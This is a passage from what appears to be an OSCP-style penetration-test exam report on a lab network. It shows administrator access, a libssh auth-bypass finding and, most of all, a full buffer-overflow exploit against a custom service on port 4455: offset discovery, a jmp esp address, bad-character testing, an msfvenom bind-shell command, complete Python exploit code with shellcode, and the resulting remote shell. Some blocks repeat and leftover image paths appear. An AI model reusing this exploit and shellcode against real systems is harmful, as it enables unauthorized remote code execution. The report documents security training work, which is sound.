SentryHD 02.01.12e Privilege Escalation
by Kacper Szurek
http://security.szurek.pl/
https://twitter.com/KacperSzurek
[+] Find admin user: 'admin' and password: 'password'
[+] Create payload: C:\xampp\htdocs\tiki\vendor_extra\elfinder\files\create_user.bat
[+] Set shutdown time: 03/01/2020 01:38
[+] Waiting for user creation
. . . . . .
[+] Account created, cancel shutdown
[+] OK
PS >
```


3.3.2.1.6 Getting Administrator access

1. Connect with `proxychains` and `rdesktop`:



2. Get `proof.txt`:

```
C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.27.83
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.27.254

Tunnel adapter isatap.{C11DA5AB-3778-4491-9138-FF9C3241C01B}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Administrator\Desktop>type proof.txt
3afe3cef253720b01f702e699d5ce0f3
C:\Users\Administrator\Desktop>
```



3.3.3 Vulnerability Exploited: Custom application buffer overflow

3.3.3.1 System Vulnerable: 192.168.27.110

Vulnerability Explanation:

Custom application running on port 4455 is vulnerable to buffer overflow when passing long string to OVRFLW command.

Vulnerability Fix:

No known fix exists. Remove vulnerable application.

Severity: Critical

Steps to exploit the system:


3.3.3.1.1 Exploit development process

3.3.3.1.1.1 Foothold

1. There is a vulnerable application example on Desktop at 192.168.27.111. Tried `poc.py` while running the application in Immunity debugger and was able to confirm the crash: EIP was overwritten by A's.
2. Replaced A's with random string of 3000 bytes generated with such python code:

```
>>> from pwn import *
>>> cyclic(3000)
```

3. Repeated the crash and was able to find exact offset where EIP injection begins:





```
>>> import pwn
>>> pwn.cyclic_find(0x706D6161)
1257
>>>
```


4. Updated PoC and was able to replicate EIP control:

```
#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()

cmd = "OVRFLW "
offset = "A" * 1257
EIP = "B" * 4
payload = "C" * (3000 - 1257 - 4)
end = "\r\n"

buffer = cmd + offset + EIP + payload + end

```

```python
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```



5. ESP is pointing to the beginning of C’s which is exactly what we need:




6. Let’s find `jmp esp` instruction:


```
# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```


```
Log data, item 3
 Address=56526683
 Message=  0x56526683 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [offsec_pwk_dll.dll] ASLR: False,
  ↪  Rebase: False, SafeSEH: False, OS: False, v-1.0-
  ↪  (C:\Users\admin\Desktop\oscp_exam\offsec_pwk_dll.dll)
```

7. Setup breakpoint at that address:



8. Update EIP variables in PoC to the same value and retry exploit.
9. We noticed that jump is taken and execution begins from the very beginning of our C's block:




3.3.3.1.1.2 Testing for bad characters

1. Added bad characters instead of payload:

```
bad_chars = (
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

2. Reran crash few times, replacing missing character with `\x90` to keep up with dump display for better visualization. Discovered the following bad characters:

```
0x00, 0x04, 0x54, 0x69, 0x71, 0xa7
```



3.3.3.1.1.3 Testing exploit

1. Created payload:


```
# msfvenom -p windows/shell_bind_tcp LPORT=4444 EXITFUNC=thread -f c -e x86/shikata_ga_nai -b
↪  "\x00\x04\xa7\x54\x69\x71" -o bind_shell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes
Final size of c file: 1516 bytes
Saved as: bind_shell
```

2. Updated PoC with payload:

```
#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()

# Log data, item 3
# Address=56526683
# Message=  0x56526683 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [offsec_pwk_dll.dll] ASLR: False,
↪  Rebase: False, SafeSEH: False, OS: False, v-1.0-
↪  (C:\Users\admin\Desktop\oscp_exam\offsec_pwk_dll.dll)
#
# Bad chars: 0x00, 0x04, 0xa7, 0x54, 0x69, 0x71
#
# msfvenom -p windows/shell_bind_tcp LPORT=4444 EXITFUNC=thread -f c -e x86/shikata_ga_nai -b
↪  "\x00\x04\xa7\x54\x69\x71" -o bind_shell
```

```
# [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
# [-] No arch selected, selecting arch: x86 from the payload
# Found 1 compatible encoders
# Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
# x86/shikata_ga_nai succeeded with size 355 (iteration=0)
# x86/shikata_ga_nai chosen with final size 355
# Payload size: 355 bytes
# Final size of c file: 1516 bytes
# Saved as: bind_shell

shell_code = (
"\xb8\x24\x84\xd1\xe5\xda\xd2\xd9\x74\x24\xf4\x5b\x33\xc9\xb1"
"\x53\x83\xeb\xfc\x31\x43\x0e\x03\x67\x8a\x33\x10\x9b\x7a\x31"
"\xdb\x63\x7b\x56\x55\x86\x4a\x56\x01\xc3\xfd\x66\x41\x81\xf1"
"\x0d\x07\x31\x81\x60\x80\x36\x22\xce\xf6\x79\xb3\x63\xca\x18"
"\x37\x7e\x1f\xfa\x06\xb1\x52\xfb\x4f\xac\x9f\xa9\x18\xba\x32"
"\x5d\x2c\xf6\x8e\xd6\x7e\x16\x97\x0b\x36\x19\xb6\x9a\x4c\x40"
"\x18\x1d\x80\xf8\x11\x05\xc5\xc5\xe8\xbe\x3d\xb1\xea\x16\x0c"
"\x3a\x40\x57\xa0\xc9\x98\x90\x07\x32\xef\xe8\x7b\xcf\xe8\x2f"
"\x01\x0b\x7c\xab\xa1\xd8\x26\x17\x53\x0c\xb0\xdc\x5f\xf9\xb6"
"\xba\x43\xfc\x1b\xb1\x78\x75\x9a\x15\x09\xcd\xb9\xb1\x51\x95"
"\xa0\xe0\x3f\x78\xdc\xf2\x9f\x25\x78\x79\x0d\x31\xf1\x20\x5a"
"\xf6\x38\xda\x9a\x90\x4b\xa9\xa8\x3f\xe0\x25\x81\xc8\x2e\xb2"
"\xe6\xe2\x97\x2c\x19\x0d\xe8\x65\xde\x59\xb8\x1d\xf7\xe1\x53"
"\xdd\xf8\x37\xc9\xd5\x5f\xe8\xec\x18\x1f\x58\xb1\xb2\xc8\xb2"
"\x3e\xed\xe9\xbc\x94\x86\x82\x40\x17\xb9\x0e\xcc\xf1\xd3\xbe"
"\x98\xaa\x4b\x7d\xff\x62\xec\x7e\xd5\xda\x9a\x37\x3f\xdc\xa5"
"\xc7\x15\x4a\x31\x4c\x7a\x4e\x20\x53\x57\xe6\x35\xc4\x2d\x67"
"\x74\x74\x31\xa2\xee\x15\xa0\x29\xee\x50\xd9\xe5\xb9\x35\x2f"
"\xfc\x2f\xa8\x16\x56\x4d\x31\xce\x91\xd5\xee\x33\x1f\xd4\x63"
"\x0f\x3b\xc6\xbd\x90\x07\xb2\x11\xc7\xd1\x6c\xd4\xb1\x93\xc6"
"\x8e\x6e\x7a\x8e\x57\x5d\xbd\xc8\x57\x88\x4b\x34\xe9\x65\x0a"
"\x4b\xc6\xe1\x9a\x34\x3a\x92\x65\xef\xfe\xb2\x87\x25\x0b\x5b"
"\x1e\xac\xb6\x06\xa1\x1b\xf4\x3e\x22\xa9\x85\xc4\x3a\xd8\x80"
"\x81\xfc\x31\xf9\x9a\x68\x35\xae\x9b\xb8")

cmd = "OVRFLW "
offset = "A" * 1257
EIP = "\x83\x66\x52\x56"
NOPS = "\x90" * 64
payload = shell_code + "\x90" * (3000 - len(offset) - len(EIP)  - len(NOPS) - len(shell_code))
end = "\r\n"

buffer = cmd + offset + EIP + NOPS + payload + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

3. Got the shell:



3.3.3.1.2 Exploiting 192.168.27.110

1. Port scan:

```
# masscan -i tun0 192.168.27.110 -p0-65535 --rate 1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-02-29 19:38:14 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
Discovered open port 554/tcp on 192.168.27.110
Discovered open port 135/tcp on 192.168.27.110
Discovered open port 4455/tcp on 192.168.27.110
Discovered open port 5357/tcp on 192.168.27.110
Discovered open port 2869/tcp on 192.168.27.110
Discovered open port 10243/tcp on 192.168.27.110
```

2. Using prepared on debugging machine exploit got the remote shell:

```
# python ./exploit.py 192.168.27.110

# nc -nv 192.168.27.110 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.27.110:4444.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
b0f-vic\admin

C:\Windows\system32>
```

```
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.27.110:4444.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
b0f-vic\admin

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.27.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.27.254

Tunnel adapter isatap.{483E9399-ECF6-4FE5-9CF3-B751C233C1AD}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

3. Obtained `proof.txt` content:

```
c:\>cd c:\Users\admin\Desktop
cd c:\Users\admin\Desktop

c:\Users\admin\Desktop>type proof.txt
type proof.txt
362f75722cecfea7b6397b9f9c0b9386
c:\Users\admin\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.27.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.27.254

Tunnel adapter isatap.{483E9399-ECF6-4FE5-9CF3-B751C233C1AD}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
```

```
   Connection-specific DNS Suffix  . :

c:\Users\admin\Desktop>
```

```
c:\>cd c:\Users\admin\Desktop
cd c:\Users\admin\Desktop

c:\Users\admin\Desktop>type proof.txt
type proof.txt
362f75722cecfea7b6397b9f9c0b9386
c:\Users\admin\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.27.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.27.254

Tunnel adapter isatap.{483E9399-ECF6-4FE5-9CF3-B751C233C1AD}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c:\Users\admin\Desktop>
```

3.3.4 Vulnerability Exploited: LibSSH 0.7.6 / 0.8.4 - Unauthorized Access

3.3.4.1 System Vulnerable: 192.168.27.152

Vulnerability Explanation:

`libssh` is running on port `7337` and has vulnerable version `0.8.3`. This vulnerability was found in libssh's server-side state machine before versions 0.7.6 and 0.8.4. A malicious client could create channels without first performing authentication, resulting in unauthorized access.

Vulnerability Fix:

Upgrade libssh server to version 0.8.6 or higher.

